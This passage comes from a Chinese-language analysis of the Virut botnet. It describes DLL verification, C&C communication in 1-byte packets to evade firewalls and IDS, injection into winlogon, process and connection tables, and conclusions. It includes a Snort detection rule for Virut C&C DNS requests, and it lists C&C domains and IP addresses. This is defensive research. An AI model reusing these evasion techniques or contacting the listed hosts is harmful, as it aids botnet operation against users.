- 2) `xu2eo3u1h` 对他要加载的 `dll` 文件是有校验的, 这个校验值可能来自于它下载的服务端, 也就是我们无法伪造一个导出接口函数为 `init` 的 `dll` 文件让 `xu2eo3u1h` 加载. 甚至 `xu2eo3u1h` 昨天下载回来的 `dll` 文件, 今天就不能被再次使用.



3) 开启多个线程和远端的服务端通信, 如 `5720902khfeuh3829302.com/ajax.php`, 但每次接收的数据包中仅包含 1 字节的数据, 程序内部再把他们拼成一段完成的数据, 这显然是浪费资源及时间的, 稳定性也不高, 同时也异于正常 `http` 网络通信形式. 但在我们测试的多个带有防火墙功能的安全软件中是没有报警的.


4) 其中一个下载的进程, 会检测一个特定的信号量是否存在 (例如 `"\BaseNamedObjects\rqrtVt"`), 不存在的话注入到 `winlogon` 中. 否则不停的开启子进程对外连接, 但这可能是个 `bug`, 它消耗尽了用户计算机的资源.

PID	CPU	Private B.	Working Set	Descr
8448	3.13	3,112 K	5,562 K	
9140	1.56	2,892 K	5,424 K	
9976		2,888 K	5,432 K	
8748		2,852 K	5,388 K	
10012	3.13	2,888 K	5,412 K	
9740		2,888 K	5,420 K	
10496		2,844 K	5,192 K	
11040	1.56	2,344 K	4,196 K	
11112		3,468 K	6,612 K	
4804	3.13	3,480 K	6,440 K	
4816		3,368 K	6,520 K	
5036		3,400 K	6,548 K	
5212		3,400 K	6,532 K	
5408	1.56	3,800 K	6,708 K	
5680		3,404 K	6,544 K	
5860	3.13	3,588 K	6,696 K	
6076	1.56	3,396 K	6,540 K	
2608	1.56	3,460 K	6,480 K	
4432	1.56	3,464 K	6,440 K	
4856		3,408 K	6,540 K	
5888		3,264 K	6,324 K	
800	1.56	3,468 K	6,440 K	
2136	1.56	3,776 K	6,762 K	
8220	4.08	3,804 K	6,704 K	
6376	3.13	3,464 K	6,460 K	

对于另外的一些下载回来的进程就是不停的寻址有效的服务器。并进行连接，他们的功能是比较单一的。

Protocol	Local Address	Remote Address	ConnID
IPv4	192.168.18.129	87.246.20.83	
IPv4	192.168.18.129	89.40.222.115	
IPv4	192.168.18.129	78.39.222.166	
IPv4	192.168.18.129	77.120.173.8	
IPv4	192.168.18.129	223.175.241.137	
IPv4	192.168.18.129	178.90.46.63	
IPv4	192.168.18.129	196.0.35.154	
IPv4	192.168.18.129	116.18.249.135	
IPv4	192.168.18.129	180.149.216.183	
IPv4	192.168.18.129	42.201.161.36	
IPv4	192.168.18.129	210.212.45.246	
IPv4	192.168.18.129	115.178.24.226	
IPv4	192.168.18.129	217.15.186.98	
IPv4	192.168.18.129	89.40.96.133	
IPv4	192.168.18.129	111.88.9.13	
IPv4	192.168.18.129	41.32.37.69	
IPv4	192.168.18.129	197.200.63.24	
IPv4	192.168.18.129	123.192.75.128	
IPv4	192.168.18.129	223.175.228.43	
IPv4	192.168.18.129	223.175.226.27	
IPv4	192.168.18.129	111.8.35.189	
IPv4	192.168.18.129	210.7.71.148	
IPv4	192.168.18.129	123.125.193.142	
IPv4	192.168.18.129	178.123.46.214	
IPv4	192.168.18.129	95.59.230.156	
IPv4	192.168.18.129	91.193.253.129	
IPv4	192.168.18.129	91.218.171.152	
IPv4	192.168.18.129	182.178.66.141	
IPv4	192.168.18.129	2.133.202.184	

Virut 病毒并不喜欢隐藏，这主要依赖他能感染系统新创建的进程，及衍生物之间的相互保护，以此来对抗防病毒软件。中毒的机器看起来会有很多异常的进程出现。



## 六 目前的一些结论

- 1) virut 僵尸网络，目前的主要靠病毒母体的感染文件方式传播，在最新的病毒变种中，没有使用 U 盘感染，p2p 共享或其它方式。
- 2) 最新的 IRC 服务器地址在母体文件中，阻断这一个来源即可防止用户成为被控的僵尸主机。同时，我们也查询了 snort 对 virut 的检测规则，但他们只有 2009 年的检测规则。方法是对病毒 IRC 服务的域名进行匹配，然后报警，这样的规则在 snort 中共有 3 条。
- alert udp \$HOME\_NET any ->
- \$EXTERNAL\_NET 53 (msg:"BOTNET-
- CNC Virut DNS request for C&C
- attempt"; flow:to\_server;
- content:"irc|04|zief|02|p1"; nocase;
- metadata:impact\_flag red, policy balanced-ips
- drop, policy security-ips drop, service dns;
- reference:url,threatexpert.com/report.aspx?md5=9ddbec6a5eda7af31e2f
- 5461df8fe4df; classtype:trojan-activity; sid:16302; rev:3;)
- 3) virut 客户端文件相互保护，保证一个运行，其他的都下载回来。
- 4) 暴力搜索域名服务器，端口，1 字节数据包, 躲避 blacklist, firewall ,ids.
- 5) 攻击的 payload 可以做到即时更新，这更像是一个远程插件。

- 6) 看不到 DDos 的趋势，更多的可能是发送垃圾邮件，广告。
- 
- 7) 服务端的机器分布十分广泛，除了母体携带的服务地址固定，其它位置很难定位。
- 
- 8) 我们初步猜测，该病毒的实际利益获得者可能位于俄罗斯地区。

## 参考：

W32.Virut: Using Cryptography to Prevent Domain Hijacking

[http://www.securelist.com/en/analysis/204792122/Review\\_of\\_the\\_Virus\\_Win32\\_Virut\\_ce\\_Malware\\_Sample](http://www.securelist.com/en/analysis/204792122/Review_of_the_Virus_Win32_Virut_ce_Malware_Sample)

W32.Virut: Using Cryptography to Prevent Domain Hijacking

<http://www.symantec.com/connect/blogs/w32virut-using-cryptography-prevent-domain-hijacking>